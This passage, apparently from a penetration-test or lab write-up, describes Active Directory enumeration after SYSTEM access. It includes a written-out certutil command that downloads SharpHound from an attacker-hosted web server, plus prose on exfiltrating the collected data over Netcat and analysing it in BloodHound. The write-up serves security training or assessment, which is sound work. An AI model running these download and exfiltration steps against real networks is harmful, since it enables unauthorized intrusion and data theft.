
With SYSTEM-level access established, SharpHound was executed to collect Active Directory enumeration data for further analysis in BloodHound. This data was used to identify potential attack paths and determine the shortest route to Domain Controller compromise.
To transfer the SharpHound executable to the compromised host, a temporary web server was hosted on the attacker machine using Python, allowing the file to be downloaded onto the target system.

```
:\Users\client-1\Documents>

:\Users\client-1\Documents>

:\Users\client-1\Documents>

:\Users\client-1\Documents> certutil -urlcache http://192.168.56.1/SharpHound.exe SH.exe
***  OFFLINE  ****


ertUtil: -URLCache command completed successfully.

:\Users\client-1\Documents>
```


The SharpHound executable was downloaded onto the compromised host using the built-in certutil utility to retrieve the file from the attacker-controlled web server.




SharpHound was executed on the compromised host to collect Active Directory enumeration data required for comprehensive domain mapping and privilege relationship analysis.




The collected enumeration data was generated and stored in a compressed ZIP archive for subsequent analysis in BloodHound.




A temporary Python web server was started on the attacker machine to transfer the Netcat Windows binary to the compromised host.
This binary was used to facilitate the secure transfer of collected data from the target system back to the attacker machine.



After downloading the Netcat binary, a connection was established to the attacker machine, and the collected data file was transmitted from the compromised host.




On the attacker machine, a Netcat listener was initiated to receive the transmitted file from the compromised host.




After receiving the collected data archive, it was imported into BloodHound to analyze the Active Directory environment and identify the most efficient path to Domain Controller compromise.
BloodHound requires the Neo4j graph database service to be running, as it stores and processes the ingested Active Directory relationship data.

Once the Neo4j service was started, the BloodHound application was launched to begin the data ingestion and Active Directory analysis process.

